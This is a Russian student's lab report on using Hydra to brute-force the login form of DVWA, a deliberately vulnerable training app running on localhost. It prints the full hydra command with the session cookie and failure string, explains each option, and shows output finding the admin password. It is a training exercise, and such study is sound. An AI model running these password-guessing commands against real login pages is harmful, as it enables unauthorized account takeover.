

Индивидуальный проект - Этап 3

Основы информационной безопасности

Чистов Д. М.

12 апреля 2025

Российский университет дружбы народов, Москва, Россия

Объединённый институт ядерных исследований, Дубна, Россия

Цель работы

Получение навыков пользования утилитой Hydra

Выполнение лабораторной работы

Выполнение лабораторной работы

Мне потребуется список часто используемых паролей, в Kali Linux уже есть такой список в виде файла, его лишь нужно разархивировать.

```
(dmchistov@dmchistov)-[/usr/share/wordlists]
$ ls
amass  dirbuster  fasttrack.txt  john.lst  metasploit  rockyou.txt.gz  wfuzz
dirb   dnsmap.txt  fern-wifi     legion    nmap.lst    sqlmap.txt      wifite.txt


(dmchistov@dmchistov)-[/usr/share/wordlists]
$ gzip -d rockyou.txt.gz
gzip: rockyou.txt: Permission denied

(dmchistov@dmchistov)-[/usr/share/wordlists]
$ sudo gzip -d rockyou.txt.gz
[sudo] пароль для dmchistov:

(dmchistov@dmchistov)-[/usr/share/wordlists]
$ ls
amass  dirbuster  fasttrack.txt  john.lst  metasploit  rockyou.txt  wfuzz
dirb   dnsmap.txt  fern-wifi     legion    nmap.lst    sqlmap.txt   wifite.txt
```

Рис. 1: Список паролей в Kali Linux

Захожу на страничку DVWA про Brute Force.



Vulnerability: Brute Force

Login

Username:

Password:

More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

Рис. 2: Brute Force в DVWA

Важно отметить, что в DVWA есть несколько уровней защиты, которые можно самостоятельно менять. По умолчанию стоит Impossible, в таком режиме Brute Force бесполезен. Поэтому нужно поменять уровень защиты на medium.


DVWA Security

Security Level

Security level is currently: **medium**.


You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Medium 

Выполнение лабораторной работы

Захожу на страничку про Brute Force, пытаюсь войти с случайным паролем. Не выходит, для работы с Hydra нам потребуется Cookie нашего веб приложения. Нужные нам куки можно найти, открыв инструменты разработчика в браузере.



После этого пишу следующую команду:

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt localhost  
http-get-form  
"/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=C  
PHPSESSID=92agph6bg75dibn677h0dcseva; security=medium:F=Username and/or  
password incorrect." -V
```

- -l admin - логин всегда будет admin
- -p /путь/ - указываем пароли и подаём путь к файлу со списком
- http-get-form - используем http GET-request, также существует POST-Request, и Hydra его поддерживает, но на уровне защиты medium такой реквест не работает.

Выполнение лабораторной работы

Теперь сам реквест:

```
"/DVWA/vulnerabilities/brute/:username=USER&password=PASS&Login=Login:H=Cookie:
PHPSESSID=92agph6bg75dibn677h0dcseva; security=medium:F=Username and/or password
incorrect." -V"
```

- Мы указываем путь к нашей веб-страничке: /DVWA/vulnerabilities/brute/
- Указываем, что username и пароль те, что мы подали в начале команды,
- Подаём H= наши куки,
- а F= - текст, который выводится при неправильном логине - так Hydra будет понимать, что попытка подобрать пароль не было успешной, если в веб-страничке встречается такой текст.
- -V пишу, чтобы команда выводила более детальную информацию

Выполнение лабораторной работы

```
---[dmshtov@dmshtov: ~] /var/www/html/DVWA/config
$ hydra -l admin -P /usr/share/wordlists/rockyou.txt localhost http-get-form "/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'&login=login&Cookie: PHPSESSID=92agph6bg75dln677hdcseva; security-medium:F:Username and/or password incorrect.'" -v
hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-12 21:30:00
DATA: max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (111/p:14344399), ~896525 tries per task
DATA: attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'&login=login&Cookie: PHPSESSID=92agph6bg75dln677hdcseva; security-medium:F:Username and/or password incorrect.
[0/0] target localhost - login 'admin' - pass '123456' - 1 of 14344399 [child 0] (0/0)
[0/0] target localhost - login 'admin' - pass '123457' - 2 of 14344399 [child 1] (0/0)
[0/0] target localhost - login 'admin' - pass '123456789' - 3 of 14344399 [child 2] (0/0)
[0/0] target localhost - login 'admin' - pass 'password' - 4 of 14344399 [child 3] (0/0)
[0/0] target localhost - login 'admin' - pass 'iloveyou' - 5 of 14344399 [child 4] (0/0)
[0/0] target localhost - login 'admin' - pass 'princess' - 6 of 14344399 [child 5] (0/0)
[0/0] target localhost - login 'admin' - pass '1234567' - 7 of 14344399 [child 6] (0/0)
[0/0] target localhost - login 'admin' - pass 'rockyou' - 8 of 14344399 [child 7] (0/0)
[0/0] target localhost - login 'admin' - pass '12345678' - 9 of 14344399 [child 8] (0/0)
[0/0] target localhost - login 'admin' - pass 'abc123' - 10 of 14344399 [child 9] (0/0)
[0/0] target localhost - login 'admin' - pass 'nicole' - 11 of 14344399 [child 10] (0/0)
[0/0] target localhost - login 'admin' - pass 'daniel' - 12 of 14344399 [child 11] (0/0)
[0/0] target localhost - login 'admin' - pass 'babygirl' - 13 of 14344399 [child 12] (0/0)
[0/0] target localhost - login 'admin' - pass 'monkey' - 14 of 14344399 [child 13] (0/0)
[0/0] target localhost - login 'admin' - pass 'lovely' - 15 of 14344399 [child 14] (0/0)
[0/0] target localhost - login 'admin' - pass 'jessica' - 16 of 14344399 [child 15] (0/0)
[0/0] target localhost - login 'admin' - pass '654321' - 17 of 14344399 [child 0] (0/0)
[0/0] [http-get-form] host: localhost login: admin password: password
of 1 target successfully completed, 1 valid password found
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-12 21:30:34
```

Рис. 5: Работа Hydra

После того, как Hydra закончила работу. Она нам сообщила, что подходящий пароль - password. Воспользуемся им при входе. Всё успешно! Мы взломали аккаунт Brute Force'ом и теперь имеем доступ.

Vulnerability: Brute Force

Login

Username:

Password:

Login

Welcome to the password protected area admin



More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <https://www.exploit-exchange.com/brute-force-attack-web-forms>

Выводы

При выполнении данной работы я успешно получил навыки работы с Hydra, а также изучил метод уязвимости - Brute Force

Список литературы

Индивидуальный проект

о Hydra в Kali Linux

Список паролей в Kali Linux